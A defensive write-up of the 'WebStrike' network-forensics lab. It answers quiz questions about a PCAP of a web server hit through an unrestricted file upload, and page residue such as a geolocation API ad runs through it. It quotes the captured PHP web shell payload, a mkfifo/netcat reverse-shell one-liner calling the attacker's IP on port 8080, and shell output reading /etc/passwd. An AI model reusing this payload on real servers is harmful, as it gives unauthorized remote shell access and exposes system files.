

WebStrike lab- cyber defenders

Scenario

- A suspicious file was identified on a company web server, raising alarms within the intranet. The Development team flagged the anomaly, suspecting potential malicious activity. To address the issue, the network team captured critical network traffic and prepared a PCAP file for review. Your task is to analyze the provided PCAP file to uncover how the file appeared and determine the extent of any unauthorized activity.

PCAP File: WebStrike.pcap

Category: Network Forensics

Tool Used: Wireshark

Attack Type: Web Application Compromise

Q1. From which city did the attack originate?

Answer / Tianjin, China

Investigation Steps

1. Opened Statistics → Conversations → IPv4 in Wireshark.

2. Identified attacker IP generating the majority of traffic:

117.11.88.124

3. Used an external IP geolocation service outside the lab environment.

4. Geolocation results:

- **Country: China**
- **City: Tianjin**

Locate and identify website visitors by IP address

ip offers one of the leading IP to geolocation API. Get the geolocation of any IP with a world-class API serving city, region, country, long data, time zone, currency, proxy detection, etc.

Get API with 40% off. Special discount for our 1-year plan. Get 1 year of reliable Geolocation API service for €5.10/month!

Grab the Deal Learn More SUMMER 2025 High Performer

LOOK UP

ip: "117.11.88.124"
continentCode: "AS"
continentName: "Asia"
countryCode: "CN"
countryName: "China"
countryNameNative: "中国"
officialCountryName: "People's Republic of China"
regionCode: "TJ"
regionName: "Tianjin"
cityGeoNameId: 1792947
city: "Tianjin"
cityWOSC: "Tianjin"

Q2. What is the attacker's full User-Agent?

Answer : Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Investigation Steps

1. Selected HTTP GET packets in Wireshark.
2. Expanded Hypertext Transfer Protocol section.
3. Extracted the User-Agent header value from requests sent to the web server.

The screenshot shows the Wireshark interface with the following details:

- Artifacts - Thunar** window title.
- File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help** menu bar.
- Apply a display filter ... <Ctrl-/>** search bar.
- No. Time Source Destination Protocol Length Info** column headers for the packet list.
- Frame 4: 403 bytes on wire (3224 bits), 403 bytes captured (3224 bits)** status message.
- Ethernet II, Src: VMware_c0:00:09 (00:50:56:c0:00:09), Dst: VMware_61:97:cd (00:0c:29:61:97:cd)** packet details.
- Internet Protocol Version 4, Src: 117.11.88.124, Dst: 24.49.63.79** packet details.
- Transmission Control Protocol, Src Port: 43848, Dst Port: 80, Seq: 1, Ack: 1, Len: 337** packet details.
- Hypertext Transfer Protocol** section expanded, showing:
 - GET / HTTP/1.1\r\n** request line.
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0\r\n** User-Agent header.
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n** Accept header.
 - Accept-Language: en-US,en;q=0.5\r\n** Accept-Language header.
 - Accept-Encoding: gzip, deflate\r\n** Accept-Encoding header.
 - Connection: keep-alive\r\n** Connection header.
 - Upgrade-Insecure-Requests: 1\r\n** Upgrade-Insecure-Requests header.
- [Full request URI: http://shoporama.com/]** note.
- [HTTP request 1/4]** note.
- HTTP User-Agent header (http.user_agent). 84 byte(s)** summary.
- Packets: 355 · Disolved: 355 (100.0%) · Profile: Default** summary.

3. What malicious web shell was uploaded?

Answer/ image.jpg.php

Investigation Steps


1. Applied Wireshark display filter:

http.request.method == "POST"

- 2.Followed the HTTP stream.

3. Observed uploaded file name:

File extension confirms PHP web shell disguised as an image.




4. Which directory stores uploaded files?

Answer : /reviews/uploads/

Investigation Steps

1. Reviewed server responses after upload.
2. Observed execution path of the uploaded web shell.
3. Confirmed upload directory location within HTTP traffic.



Q5. Which port on the attacker machine was targeted for outbound communication?

Answer/ 8080

Investigation Steps

1. Followed TCP stream after web shell execution.
2. Observed outbound connection attempts initiated by the compromised server.
3. Destination port identified as:8080

```
-----26176590812480906864292095114
Content-Disposition: form-data; name="uploadedFile"; filename="image.jpg.php"
Content-Type: application/x-php


?php system ("rm /tmp/f:mkfifo /tmp/f:cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >
```

Q6. Which file was the attacker attempting to exfiltrate?

Answer: /etc/passwd

Investigation Steps

1. Followed interactive shell TCP stream.
2. Observed executed system commands.
3. Identified sensitive file access attempt:



Wireshark - Follow HTTP Stream (tcp.stream eq 13) - WebStrike.pcap

```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
uname -a
$ Linux ubuntu-virtual-machine 6.2.0-37-generic #38~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Nov  2 18:01:44 UTC 2023
NU/Linux
pwd
$ /var/www/html/reviews/uploads
$ ls /home
ubuntu
cat /etc/passwd
$ root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

Final Assessment

- **Incident Type:** Web Application Compromise
- **Root Cause:** Unrestricted file upload vulnerability
- **Impact:** Remote code execution and data exposure
- **Classification:** True Positive
- **Severity:** High

WebStrike Lab

Analyze network traffic using Wireshark to investigate a web server compromise, identify web shell deployment, reverse shell communication, and data exfiltration.

Category: Network Forensics

Tactics: Initial Access Execution Persistence Command and Control Exfiltration

Tool: Wireshark

Difficulty: Easy Status: Retired Duration: 30mins Rating: ★★★★★ 4.6

[Bookmark](#) [Join the Lab Squad](#) [Report an Issue](#) [Share Achievement](#)

Machine Region

Frankfurt

[Start Lab Machine](#)

Scenario

6/6 Questions